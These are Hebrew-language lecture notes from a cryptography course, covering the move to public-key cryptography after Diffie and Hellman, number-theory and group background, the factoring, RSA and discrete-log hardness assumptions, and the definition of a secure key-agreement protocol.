בחלק הראשון של הקורס הנחנו שלכל זוג אנשים יש מפתח שהם הסכימו עליו (shared secret key), ויכלו לעשות שימוש במפתח כדי לתקשר אחד עם השני גם על פני ערוצים לא בטוחים באמצעות הצפנה של המסרים. הגדרנו מה זה אומר בדיוק בטיחות, ובעזרת PRG ו-PRF הצלחנו לבנות מערכות הצפנה שבטוחות לפי ההגדרה החזקה שהגדרנו (בטיחות נגד CPA). דיברנו גם על MAC, שהוא הרכיב השני בתקשורת בטוחה על ערוץ לא בטוח, והרעיון שלו הוא שמי שיישב על הערוץ לא מסוגל לשנות את ההודעה בלי שהצד שמקבל את ההודעה יבחין. אמרנו של-MAC יש גם קיום בפני עצמו, וגם אפשר לשלב אותו עם הצפנה.

היום נחזור אחורה להנחה שאומרת שיש מפתח סודי משותף. זה מעלה שתי בעיות –

1. הפצת המפתח – להסכים על מפתח זה קל, משהו אחד יכול לבחור אותו ולשלוח לשני, אבל לשלוח את המפתח בערוץ הלא בטוח זה רעיון לא טוב. מה שעוד הם יכולים לעשות זה להפגש פיזית, לוודא שאף אחד לא מאזין ולקבוע את המפתח, אבל די ברור שלשימושים שהיום אנחנו חושבים עליהם בהקשר של הצפנה הדבר הזה לא פיזיבלי. למשל, אם אנחנו רוצים לצור ערוץ בטוח עם אמאזון אי אפשר להפגש איתם פיזית. הרעיון הזה שם סימן שאלה על הפיזיביליות של מה שעשינו עד עכשיו.

2. אחסון המפתח – בנוסף, גם אם הצלחנו, צריך מפתח אחר לכל אחד שנרצה לתקשר איתו בערוץ לא בטוח, ושהמפתח הזה יידגם באופן בלתי תלוי באחרים. זה אומר שאם יש n אנשים מספר המפתחות הוא n^2 , ויותר גרוע – כל אחד מ- n האנשים זקוק ל- $n-1$ מפתחות בזכרון ששמורים בצורה בטוחה. לשמור כל כך הרבה אינפורמציה בצורה בטוחה זה קשה, וגם דורש הרבה מקום.


מה עושים?

10.1.1 המאמר של דיפי והלמן (1976)

ב-1976, עוד לפני כל ההגדרות שראינו בחלק הראשון של הקורס, הגיעו שני אנשים Diffie & Hellman וכתבו מאמר עם השם "New Directions in Cryptography", והמאמר הזה שינה את העולם.

הם הצליחו לפתור בצורה סבירה את כל הנושא של איך אפשר להסכים על מפתחות, איך אפשר לשמור מפתחות וכו'. השינוי הזה מהקריפטוגרפיה הסימטרית למה שנקרא **קריפטוגרפיה א-סימטרית** (או קריפטוגרפיה עם מפתח פומבי, public-key cryptography), שינה את העולם, והפך את הקריפטוגרפיה למשהו שכל אחד יכול בו שימוש.

מה הכוונה בהצפנה א-סימטרית –



נניח שאליס רוצה להעביר הודעה אל בוב. מה שהיה מפתח פרטי בחלק הראשון של הקורס מפוצל לשניהם:

- מפתח סודי sk, שנשמר אצל בוב.
- מפתח פומבי pk, שמפורסם לכולם.

לאליס אין קשר ליצירה של המפתחות. הרעיון הוא שבשביל להצפין צריך רק את המפתח הפומבי, ולפענח אפשר רק עם המפתח הפרטי.

ההצפנה הזאת בטוחה באותם אופנים שדיברנו עליהם בחלק הראשון של הקורס אפילו כשהיריב שלנו מכיר את המפתח הפומבי. כאן הולך להגיע הכח של הגישה החישובית – בהנתן המפתח הפומבי וההצפנה, כל האינפורמציה שם, אבל מבחינה חישובית לא ניתן בזמן סביר להבין איזושהי אינפורמציה על העולם.

הרעיון הזה פותר את הבעיה שייצר מפתח סודי, גם מהבחינה של איך מייצרים את המפתח, וגם מהבחינה שלא צריך לשמור הרבה מפתחות שונים אלא רק את sk.

היו הרבה אנשים שהטילו ספק במאמר, כי עד אותה תקופה הקריפטו היה מבוסס על אינפורמציה. למשל ב-OTP הבינו שמבחינת אינפורמציה אם צופים על הצפנה אחת אין אפשרות לחלק מידע. המאמר הזה שם על המפה את החלק החישובי, והם הצליחו לחזות שלושה אובייקטים:

- Key-agreement protocols: פרוטוקול שייתן לאליס ובוב לעשות את הדבר הבא – הם ידברו באופן גלוי כך שכל מי שירצה יוכל להאזין. בסוף השיחה הולך להיות לשניהם איזשהו ערך, shared secret key שמפולג בואופן אחיד, אבל לאף אחד אחר שמאזין אין שום אינפורמציה על המפתח הסודי שהם הסכימו עליו, אפילו שלא היה להם סוד קודם ושכל אחד יכול היה להאזין. זה נשמע מוזר, אבל זה התאפשר בעקבות מה שהיה במאמר.
- הדבר השני שהם חשו היא הצפנה פומבית Public-key encryption, כמו שדיברנו עכשיו.
- הרכיב השלישי שהם חזו זה חתימות, Digital signatures, האנלוג הא-סימטרי למאק: אפשר לחתום על מסמך בצורה וירטואלית וכל אחד אחר יכול לוודא שהחתימה באמת אותנטית (לעומת MAC, שם זה הפוך – רק מישהו אחד יכול לוודא).

למרות שהם חזו את העתיד בצורה מרשימה והמאמר שלכם השפיע גם מבחינת חישוביות וסיבוכיות, בפועל חוץ מאשר הפרוטוקול שנקרא על שמם להצפנה על מפתח משותף הם לא הצליחו לחשוב לחשוב על מערכת הצפנה וחתימה. ההבנה של איך לגזור מזה הצפנה הגיעה בהמשך, למשל בהמצאה של אלגוריתם ה-RSA.

10.2 רקע בתורת המספרים ובתורת החבורות

נתחיל מלקבל רקע מתמטי שיעזור לנו בהמשך הנושא. בסטינג הא-סימטרי המבנה חשוב, ואנחנו לא מסוגלים לפחות עכשיו בהנתן המגבלות של המדע כרגע להיות מסוגלים לעשות משהו באופן א-סימטרי בלי המבנה הזה.

נתרכז במבנה שמגיע מתורת המספרים בעיקר מקוצר זמן, אבל אפשר היה להחליף את זה באופציות אחרות. אנחנו הולכים לעבור על רקע שיאפשר לנו בסוף להבין גם מהו הרקע האלגברי וגם לנסח הנחות קושי, כדי שנוכל אח"כ להגיד שהפרוטוקול של דיפי-הלמן בטוח כל עוד קשה למשל לבצע איזשהו חישוב בתורת המספרים.

נדבר על **תורת המספרים האלגוריתמית**, שמטרתה להבין מה קל לחשב ומה קשה לחשב. יעילות תוגדר בה בצורה אסימפטוטית ביחס לגודל הקלט:

$$\text{input length} = O(\log(\text{input}))$$

למשל, כפל בחבורה סופית והעלאה בחזקה של חבורה סופית הם קלים לחישוב, ואחרים קשים לפי המחקר שאנחנו מכירים.

נעבור עכשיו על נושאים מתמטיים שונים, ובכל נושא נציג הגדרות, משפטים ועובדות מועילות.

10.2.1 חלוקה ו-GCD

הגדרות וטענות –

- **מנה ושארית:** אם נקח שני מספרים אי-שליליים a, b ונחלק b/a , יתקבלו שני מספרים – המנה של החלוקה (q) והשארית (r) .
פורמלית: לכל $a, b \in \mathbb{Z}_{\geq 0}$ קיימים $q, r \in \mathbb{Z}_{\geq 0}$ יחידים כך ש- $a = qb + r$ ו- $r < b$.
- **מחלק משותף מקסימלי (gcd):** המספר השלם הגדול ביותר שמחלק שני מספרים.
פורמלית: $\gcd(a, b)$ הוא ה- $c \in \mathbb{Z}_{\geq 0}$ הגדול ביותר כך שמתקיים $c|a$ וגם $c|b$.
- **עובדה בנוגע ל-gcd:** אפשר לכתוב את $\gcd(a, b)$ בתור $aX + bY$ כך ש- $X, Y \in \mathbb{Z}$. \gcd הוא המספר החיובי הקטן ביותר שניתן להביע אותו בצורה כזאת.
- **אלגוריתם אוקלידס:** אלגוריתם המחשב את $\gcd(a, b)$ בזמן פולינומי באורך הקלט.
אלגוריתם אוקלידס המורחב מחשב את X, Y , $\gcd(a, b)$, ועושה זאת גם כן בזמן פולינומי.
נטען שאם c מחלק את ab והוא זר ל- a (כלומר המספר הכי גבוה שמחלק את שניהם הוא 1), אזי c מחלק את b . זה יהיה לנו חשוב בפרט עבור מספרים ראשוניים.
באופן פורמלי:

- **טענה –** אם $c|ab$ וגם $\gcd(c, a) = 1$ אזי $c|b$.
בפרט, אם p הוא ראשוני ו- $p|ab$, אזי $p|a$ או $p|b$.

נטען גם שאם שני מספרים שזרים זה לזה מחלקים את אותו המספר, המכפלה שלהם מחלקת גם היא את המספר:

- **טענה –** אם $p|N$, $q|N$ וגם $\gcd(p, q) = 1$ אזי $pq|N$.

10.2.2 אריתמטיקת מודולו (Modular Arithmetic)

- **הגדרה –** יהיו $a, b, N \in \mathbb{Z}$ עם $N > 1$.
 - נאמר ש- $a \equiv b \pmod{N}$ אם $N|(a - b)$.
 - נסמן ב- $[a \bmod N]$ את ה- $\{0, \dots, N-1\}$ היחידים שמקיים $a \equiv a' \pmod{N}$.

הערה: איך להבין את הסימון $[a \bmod N]$ – אם נחלק את a ב- N יכול להיות שגם שארית החלוקה תתחלק ב- N , אז ממשיכים לחלק עד שמקבלים מספר חיובי שקטן מ- N , וזה בדיוק a' .

דוגמא – איך נחשב את $[1093028 \cdot 190301 \bmod 100]$? אפשר לעשות מודולו לכל דבר בנפרד, ואז לתוצאה לעשות גם מודולו, כלומר:

$$\begin{aligned} 1093028 \cdot 190301 &= [1093028 \bmod 100] \cdot [190301 \bmod 100] \bmod 100 \\ &= 28 \cdot 1 \bmod 100 \\ &= 28 \end{aligned}$$

ראינו כפל מודולו N , האם אפשר לעשות חילוק מודולו N ? נראה דוגמא שתראה לנו שלא תמיד –

$$3 \cdot 2 = 15 \cdot 2 \bmod 24 \text{ but } 3 \not\equiv 15 \bmod 24$$

חילוק מודולו N לא תמיד אפשרי, והוא כן אפשרי במקרים שמספר הוא הפיך מודולו N .

- **הגדרה** – נאמר ש- b הוא הפיך מודולו N אם קיים b^{-1} כך ש-

$$b \cdot b^{-1} = 1 \bmod N$$

נראה עכשיו שאם יש לאיבר איבר הופכי אז אפשר לחלק אותו מודולו N :

$$\begin{aligned} ab &= cb \bmod N \\ ab \cdot b^{-1} &= cb \cdot b^{-1} \bmod N \\ a &= c \bmod N \end{aligned}$$

מזה אפשר לדוגמא להסיק ש-2 הוא לא הפיך מודולו 24, אחרת אפשר היה לעשות את החילוק שראינו קודם.

איך נדע אם איבר הפיך מודולו N – מתברר שאיבר הפיך מודולו $N \Leftrightarrow$ זר ל- N :

- **טענה** – b הוא הפיך מודולו N אם ורק אם $\gcd(b, N) = 1$.

הגענו כבר לאוסף של כל מיני חישובים קלים. למשל, קל לנו לחבר ולחסר מודולו N , קל גם להכפיל ולחשב הופכי, וגם קל לנו לעשות a^b – כל אלה אפשר לעשות בזמן פולינומי באורך הקלט.

(הערה: איך עושים a^b בזמן לוגריתמי ב- b – מעלים את b בריבוע, כופלים אותו בעצמו, מעלים שוב את התוצאה בריבוע וכו', וככה מגיעים לזמן לוגריתמי ב- b).

10.2.3 חבורות

- **הגדרה** – **חבורה** ($group$) היא קבוצה G ופעולה בינארית \circ כך שמתקיים:
 - **סגירות**: $g \circ h \in G$ לכל $g, h \in G$.
 - **קיום איבר יחידה**: קיים $1_G \in G$ כך ש- $g \circ 1_G = 1_G \circ g = g$ לכל $g \in G$.
 - **קיום איבר הופכי**: לכל $g \in G$ קיים $g^{-1} \in G$ כך ש- $g \circ g^{-1} = g^{-1} \circ g = 1_G$.
 - **חוק הקיבוץ** (אסוציאטיביות): $(g_1 \circ g_2) \circ g_3 = g_1 \circ (g_2 \circ g_3)$ לכל $g_1, g_2, g_3 \in G$.

נגדיר גם:

- $|G|$ היא **הסדר** ($order$) של החבורה (G, \circ) .
 - אם החבורה סופית אז גם $|G|$ סופית, והגודל שלה הוא מספר האיברים בה (אנחנו נתעסק רק בחבורות סופיות בקורס).
- (G, \circ) היא **קומוטטיבית** (אבלית) אם $g \circ h = h \circ g$ לכל $g, h \in G$ (הכיוון של הכפל לא חשוב).
- (\mathbb{H}, \circ) היא **תת-חבורה** של (G, \circ) אם (\mathbb{H}, \circ) היא חבורה בפני עצמה, ומתקיים $\mathbb{H} \subseteq G$.

דוגמאות –

- $(\mathbb{Z}, +)$ היא חבורה קומוטטיבית, ואפשר לראות את זה אם עוברים על כל חלק בהגדרה.
- (\mathbb{Z}, \times) היא לא חבורה (לאפס אין הופכי).
- (\mathbb{R}, \times) היא לא חבורה (לאפס אין הופכי).
- $(\mathbb{R} \setminus \{0\}, \times)$ היא חבורה קומוטטיבית.
- $(\mathbb{Z}_N, + \bmod N)$ היא חבורה קומוטטיבית, כשהגדרנו $\mathbb{Z}_N = \{0, \dots, N-1\}$.

- **טענה** – תהי G חבורה ויהיו $a, b, c \in G$. אזי $ac = bc$ אם ורק אם $a = b$.

הכיוון ⇐ הוא טריוויאלי, והכיוון ⇒ מתקבל ע"י הכפלה בהופכי של שני הצדדים.

10.2.3.1 העלאה בחזקה של חבורות (Group Exponentiation)

בחבורות אפשר להגדיר העלאה בחזקה:

• **הגדרה** – עבור $g \in \mathbb{G}$ ו- $m \in \mathbb{N}$ יהיו:

$$\begin{aligned} g^m &= \overbrace{g \circ \dots \circ g}^{m \text{ times}} & \circ \\ g^{-m} &= (g^{-1})^m & \circ \\ g^0 &= 1_{\mathbb{G}} & \circ \end{aligned}$$

(כלומר הפעלת הפעולה באופן הזה m פעמים).

זה דומה למה שאנחנו מכירים מחזקה של מספרים:

• **טענה** – עבור $g \in \mathbb{G}$ ו- $m \in \mathbb{N}$ יהיו:

$$\begin{aligned} g^{m_1} \circ g^{m_2} &= g^{m_1+m_2} & \circ \\ g^m \circ h^m &= (g \circ h)^m & \circ \\ \text{אם } \mathbb{G} \text{ היא קומוטטיבית אזי } & & \circ \\ \text{אפשר לחשב את } g^m & \text{ תוך שימוש במספר פולינומיאלי של הפעלות של } \circ \end{aligned}$$

הנקודה האחרונה בטענה – כי נעלה בריבוע ואז נכפיל וכן הלאה, כמו שראינו כבר קודם.

נראה עכשיו משפט שאומר שכל איבר שנעלה אותו בחזקה שהיא הסדר של החבורה תיתן את איבר היחידה $g^{|\mathbb{G}|} = 1$ פורמלית:

• **משפט** – תהי \mathbb{G} חבורה מסדר סופי $m = |\mathbb{G}|$. אזי לכל $g \in \mathbb{G}$ מתקיים $g^m = 1$.

הוכחה עבור חבורות קומוטטיביות – נקח את m האיברים הראשונים ונכפול אותם אחד בשני:

$$g_1 \cdots g_m$$

עכשיו נקח איבר כלשהו $g \in \mathbb{G}$ ונרשום:

$$g_1 \cdots g_m = (g \cdot g_1) \cdots (g \cdot g_m)$$

השוויון הזה התקיים כי לקחנו m איברים שונים מהחבורה וכפלנו כל אחד מהם באותו האיבר. כיוון שיש רק m איברים סה"כ בחבורה וכיוון שפעולת הכפל משאירה אותנו בתוך החבורה, נקבל שגם $(g \cdot g_1) \cdots (g \cdot g_m)$ מורכב מ- m איברים שונים, ולכן השוויון הזה מתקיים.

כעת, נוציא החוצה את ה- g ים (אפשרי כי זו חבורה קומוטטיבית):

$$g_1 \cdots g_m = (g \cdot g_1) \cdots (g \cdot g_m) = g^m \cdot (g_1 \cdots g_m)$$

ומהשוויון של אגף שמאל עם אגף ימין קיבלנו $g^m = 1$, כנדרש.

בהנתן העובדה הזאת, אנחנו מבינים שאם \mathbb{G} חבורה מסדר m , ההעלאה בחזקה של m משנה רק עד כדי מודולו הסדר של החבורה:

• **משפט** – תהי \mathbb{G} חבורה מסדר סופי $m = |\mathbb{G}|$. אזי $g^i = g^{[i \bmod m]}$ לכל $g \in \mathbb{G}$ ו- $i \in \mathbb{Z}$.

הוכחה – יהי $i = qm + r$ עבור $r = [i \bmod m]$ אזי:

$$g^i = (g^m)^q \cdot g^r = 1^q \cdot g^r = g^r$$

מסקנה מהמשפט הזה היא שאם נניח יש לנו חבורה מסדר 4 ואנחנו מעלים איבר בחזקת 1000, אין באמת סיבה להעלות אותו בחזקת אלף אלא רק $1000 \bmod 4$.

עשינו את כל זה בשביל להבין משהו שיעזור לנו אח"כ ב-RSA:

- **טענה** – יהיו \mathbb{G} חבורה מסדר סופי $m > 1$, ו- $e > 0$ מספר שלם כך ש- $\gcd(e, m) = 1$. אזי, הפונקציה $f_e: \mathbb{G} \rightarrow \mathbb{G}$ המוגדרת בתור $f_e(g) = g^e$ היא פרמוטציה. בנוסף, ההופכית שלה היא f_d עבור $d = e^{-1} \bmod m$.

הסבר: לקחנו חבורה מסדר סופי עם שני איברים לפחות, ולקחנו מספר שלם כך שהוא זר למספר שהוא הגודל של החבורה. יש כאן שתי טענות – הראשונה היא ש- f_e שמוגדרת כנ"ל היא פרמוטציה (כלומר פונ' חח"ע ועל מאיברי החבורה לעצמם), ובנוסף טענה על מהי הפונקציה ההופכית.

הוכחה – לכל $g \in \mathbb{G}$ מתקיים:

$$f_d(f_e(g)) = g^{ed} = g^{[ed \bmod m]} = g^1 = g$$

10.2.3.2 החבורה \mathbb{Z}_N^*

נזכור שהגדרנו:

$$\mathbb{Z}_N = \{0, \dots, N-1\}$$

נגדיר את \mathbb{Z}_N^* בתור כל האיברים בין 1 ל- N שזרים ל- N (או במילים אחרות, החבורה של כל מי שהוא הפיך מודולו N):

$$\mathbb{Z}_N^* = \{a \in \{1, \dots, N-1\} : \gcd(a, N) = 1\}$$

- **משפט** – יהי $N > 1$ מספר שלם, אזי:
 - עם הפעולה של כפל מודולו N היא חבורה קומוטטיבית.
 - אם $N = \prod_i p_i^{e_i}$ עבור p_i מספרים ראשוניים שונים ו- $e_i \geq 1$, אזי:

$$|\mathbb{Z}_N^*| = \prod_i p_i^{e_i-1} (p_i - 1)$$

מה שקיבלנו עבור הסדר של החבורה זה פונקציית אוילר (Euler's totient function), שמוגדרת:

$$\phi(N) = \prod_i p_i^{e_i-1} (p_i - 1)$$

מתקיים:

$$\begin{aligned} \phi(p) &= p - 1 & - \\ \phi(pq) &= (p - 1)(q - 1) & - \end{aligned}$$

10.2.4 הנחות ו-RSA

עד כה התמקדנו במה קל לעשות (חיבור, חיסור, העלאה מודולו N), כלומר מה אפשר לפתור בזמן פולינומיאלי, אבל היינו רוצים לבסס את הבטיחות של המערכות שלנו על בעיות קשות.

נשים לב שכפל (למצוא את xy בהנתן x, y) היא בעיה קלה, אבל למצוא גורמים של מכפלה כלשהי (למצוא את x, y בהנתן xy) זה יותר קשה. עם זאת, זה לא תמיד קשה – אם נניח המספר זוגי אז קל למצוא גורמים שלו, ואם הוא מתחלק ב-3 אז גם קל להבין את זה.

נראה שמה שקשה לחשב זה גורמים של מספר שנוצר מתוך כפל של שני מספרים ראשוניים.

The Factoring Assumption 10.2.4.1

נניח ש-GenModulus הוא אלגוריתם PPT שמקבל קלט 1^n ומוציא פלט (N, p, q) כך ש- $N = pq$, וכן p, q הם מספרים ראשוניים באורך n .

נשים לב שפרמטר הבטיחות קובע את האורך של p, q , והרעיון היא שככל שזה יהיה יותר ארוך אז יהיה יותר קשה לחשב את זה.

ההנחה שנעשה, הנחת הפירוק לגורמים, היא שבהנתן N שהאלגוריתם החזיר, למצוא את p, q זו בעיה קשה. פורמלית:

• **הנחת הפירוק לגורמים (The Factoring Assumption)** – לכל אלגוריתם \mathcal{A} שהוא PPT קיימת פונקציה

זניחה $\nu(\cdot)$ כך ש-

$$\Pr[\mathcal{A}(N) = (p, q)] \leq \nu(n)$$

עבור $(N, p, q) \leftarrow \text{GenModulus}(1^n)$.

בפועל, אנחנו לא הולכים לעבוד ישירות עם ההנחה הזאת, אלא עם הנחה חזקה יותר שנקראת הנחת ה-RSA.

10.2.4.2 בעיית ה-RSA

יהי $N = pq$ עבור p, q מספרים ראשוניים, ויהי $e > 0$ מספר שלם כך ש- $\gcd(e, \phi(N)) = 1$.

נזכר שהעלאה בחזקת e היא פעולה פשוטה: $f_e(x) = x^e \bmod N$ היא פרמוטציה מעל \mathbb{Z}_N^* , ובהנתן N, e אפשר לחשב אותה בזמן פולינומיאלי.

נזכר שלהוציא שורש זה $f_d(x) = x^d \bmod N$ כך ש- $d = e^{-1} \bmod \phi(N)$ היא הפונ' ההופכית ל- f_e . האם גם הפעולה של הוצאת השורש היא קלה?

נראה עכשיו שלא. יהי GenRSA אלגוריתם PPT שמקבל 1^n ומחזיר (N, e, d) , עבור $p, q, N = pq$ מספרים ראשוניים באורך n , $\gcd(e, \phi(N)) = 1$ ו- $d = e^{-1} \bmod \phi(N)$.

הנחת ה-RSA אומרת שבהנתן N ו- e שהוציא GenRSA , קשה לחשב את השורש ה- e של איבר $y \in \mathbb{Z}_N^*$ שנדגם אחיד. פורמלית:

• **הנחת ה-RSA** – לכל אלגוריתם \mathcal{A} שהוא PPT קיימת פונקציה זניחה $\nu(\cdot)$ כך ש-

$$\Pr[\mathcal{A}(N, e, x^e \bmod N) = x] \leq \nu(n)$$

עבור $(N, e, d) \leftarrow \text{GenRSA}(1^n)$ ו- $x \leftarrow \mathbb{Z}_N^*$.

ההגדרה הזאת גם מערבת את ההגדרה של מה זה קשה, שהיא קושי מבחינה חישובית כמו שאנחנו מכירים.

אפשר לראות שההנחה הזאת חזקה מהנחת הפירוק לגורמים – אם היא מתקיימת אז גם ההנחה של הפירוק לגורמים מתקיימת.

מימוש אפשרי בעקבות ההנחה הזאת, שעליו מבוסס הרעיון של RSA:

- נייצר p, q ונחשב את $N = pq$.
- נבחר e כלשהו כך ש- $\gcd(e, \phi(N)) = 1$ (פחות משנה איזה נבחר כל עוד הוא מקיים את התנאי הזה, אז נבחר אחד שנח לנו לחישוב).

10.2.5 חבורות ציקליות והנחת הלוג הדיסקרטי

• **הגדרה (חבורה ציקלית)** – תהי \mathbb{G} חבורה מסדר סופי m , ויהיה $g \in \mathbb{G}$ כלשהו. אזי:

- נסמן $\langle g \rangle = \{g^0, g^1, g^2, \dots\}$.
- הסדר $\text{ord}(g)$ של g הוא המספר החיובי השלם הקטן ביותר i כך ש- $g^i = 1$.

הסבר: נקח חבורה מסדר סופי ואיזשהו איבר בה, ונסמן $\langle g \rangle = \{g^0, g^1, g^2, \dots\}$, ומה שקיבלנו זו החבורה הציקלית. אנחנו מבינים כבר שכשאנחנו מגיעים ל- g^m זה חוזר לנו ל-1 אבל יכול להיות שזה יחזור לשם הרבה לפני, ונגדיר בתור הסדר של g את האקספוננט הקטן ביותר שעבורו זה חוזר.

• **טענה** –

- $\langle g \rangle$ היא תת-חבורה של \mathbb{G} (מכונה "תת-החבורה הנוצרת ע"י g ").
- $\langle g \rangle = \{g^0, g^1, \dots, g^{\text{ord}(g)-1}\}$.
- $g^x = g^y$ אם $x = y \bmod \text{ord}(g)$.
- $\text{ord}(g) \mid m$ עבור $m = |\mathbb{G}|$.

• **טענה** – אם \mathbb{G} היא חבורה מסדר p כך ש- p הוא ראשוני, אז \mathbb{G} היא ציקלית.

יתרה מכך, לכל אלמנט $g \in \mathbb{G} \setminus \{1\}$ מתקיים שהוא יוצר ($generator$, כלומר $\langle g \rangle = \mathbb{G}$).

בפרט, נקבל ש- \mathbb{Z}_N ביחד עם חיבור מודולו N היא ציקלית. ומה עם \mathbb{Z}_N^* ביחס לכפל מודולו N ?

• **משפט** – אם p ראשוני אז \mathbb{Z}_p^* חבורה ציקלית.

דוגמא: מהמשפט נובע ש- \mathbb{Z}_7^* היא חבורה ציקלית.

- $\langle 2 \rangle = \{1, 2, 4\}$ ולכן 2 הוא לא יוצר של \mathbb{Z}_7^* .
- $\langle 3 \rangle = \{1, 3, 2, 6, 4, 5\} = \mathbb{Z}_7^*$ ולכן 3 הוא כן יוצר של \mathbb{Z}_7^* .

10.2.5.1 הנחת הלוגריתם הדיסקרטי

תהי \mathbb{G} חבורה מסדר q ראשוני שנוצרת ע"י $g \in \mathbb{G}$ (כלומר מתקיים $\langle g \rangle = \mathbb{G} = \{g^0, g^1, \dots, g^{q-1}\}$). זה אומר שלכל $h \in \mathbb{G}$ קיים $x \in \mathbb{Z}_q$ יחיד כך ש- $h = g^x$.

$x = \log_g h$ הוא ה**לוגריתם הדיסקרטי** של h ביחס ל- g . (במילים אחרות, זה המספר שאם נעלה את g בחזקה שלו נקבל את h).

עובדות מועילות:

- $\log_g 1 = 0$.
- $\log_g(h_1 \cdot h_2) = (\log_g h_1 + \log_g h_2) \bmod q$.

אנחנו רוצים להגיד עכשיו שקשה לחשב לוג דיסקרטי:

יהי \mathcal{G} אלגוריתם PPT שמקבל 1^n ומוציא (\mathbb{G}, q, g) , כך ש- \mathbb{G} היא חבורה ציקלית מסדר q שנוצרת (generated) ע"י g , ו- q הוא מספר ראשוני באורך n .

הנחת הלוגריתם הדיסקרטי תאמר שבהנתן (\mathbb{G}, q, g) שהוציא האלגוריתם יהיה קשה לחשב את $\log_g h$ עבור $h \in \mathbb{G}$ שנדגם באופן אחיד.

- **הנחת הלוגריתם הדיסקרטי** – לכל אלגוריתם \mathcal{A} שהוא PPT קיימת פונקציה זניחה $v(\cdot)$ כך ש-

$$\Pr[\mathcal{A}(\mathbb{G}, q, g, h) = \log_g h] \leq v(n)$$

עבור $h \leftarrow \mathbb{G} \text{ ו- } (g, q) \leftarrow \mathcal{G}(1^n)$.

10.2.6 למה שנשתמש בהנחות?

דיברנו על הנחות שונות שעשינו, אבל למה בכלל שנבסס את כל מערכת ההצפנה שלנו על הרעיון הזה?


מה שקורה בפירוק לגורמים זה שזו לא שאלה שהומצאה ע"י מישהו בקריפטוגרפיה, אלא מתמטיקאים חושבים עליה הרבה לפני RSA, וכבר מאות שנים שמתמטיקאים לא מצליחים אפילו להתקרב לאלגוריתם שהוא הרבה יותר טוב מאקספוננציאלי לפירוק לגורמים.

ברגע שההנחה שלנו גלויה ואנשים באופן אקטיבי מנסים לעבוד עליו שנים בלי אף התקדמות זו כנראה הוכחה שאנחנו מסוגלים לסמוך על החישוב הזה.

10.3 אלגוריתמים להסכמה על מפתח

נגדיר קודם כל מהו **פרוטוקול ההסכמה על מפתח משותף** (Key-Agreement Protocol) מבחינת קלט ופלט, ואז נדבר על מה זה אומר שהפרוטוקול בטוח.

- הרעיון: אליס ובוב הולכים להריץ פרוטוקול Π כדי שיוכלו להסכים על מפתח משותף.
- r_A זה הטלות המטבע של אליס ו- r_B של בוב (כלומר סדרה של אפסים ואחדות שנבחרים באופן מקרי וב"ת, ובהם אליס או בוב ישתמשו בכל פעם שהם נדרשים לאקראיות באלגוריתם).
- $\text{Transcript}_\Pi(1^n, r_A, r_B)$ זו התקשורת שעוברת בערוץ.



- **הגדרת נכונות** – Π הוא פרוטוקול הסכמה על מפתח אם קיימת פונקציה זניחה $v(n)$ כך שלכל $n \in \mathbb{N}$:

$$\Pr_{r_A, r_B} [K_A(1^n, r_A, r_B) \neq K_B(1^n, r_A, r_B)] \leq v(n)$$

כלומר, אם המפתח שאליס בוחרת והמפתח שבוב בוחר שונים רק בסיכוי זניח.

מה אומרת בטיחות בהקשר הזה? יש לנו יריב שרואה את כל התקשורת שעוברת, אבל לא מכיר (לפחות באופן מפורש) את הטלות המטבע של אליס ובוב.

היינו רוצים שליריב לא תהיה שום אינפורמציה מבחינה חישובית על המפתחות K_A, K_B . כלומר, גם אם הוא יישב וייהפך בכל מה שעבר ביניהם, הוא לא יהיה מסוגל להבחין בין הפלט שהם הוציאו למפתח אחר שדגמנו באופן אקראי. זה הדבר הכי חזק שאפשר לבקש כאן – זה אומר שחוץ מאליס ומבוב לאף אחד אין שום אינפורמציה מבחינה חישובית על המפתח.

• **הגדרת בטיחות** – פרוטוקול הסכמה על מפתח Π הוא בטוח אם:

$$(\text{Transcript}_\Pi(1^n, r_A, r_B), K_A(1^n, r_A, r_B)) \approx^c (\text{Transcript}_\Pi(1^n, r_A, r_B), K)$$

עבור $r_A, r_B \leftarrow \{0, 1\}^*$ ו- $K \leftarrow \mathcal{K}_n$ שנדגמים באופן אחיד וב"ת.

הסבר: ההתפלגות באגף שמאל (התקשורת שעברה בין אליס ובוב עם המפתח האמיתי) אמורה להיות בלתי ניתנת לאבחנה מבחינה חישובית (זה הסימון \approx^c , ר' פרק 2.5 להגדרה המלאה) עם ההתפלגות באגף ימין (אותה התקשורת בין אליס ובוב, רק שהחלפנו את המפתח האמיתי במפתח שנדגם אחיד).

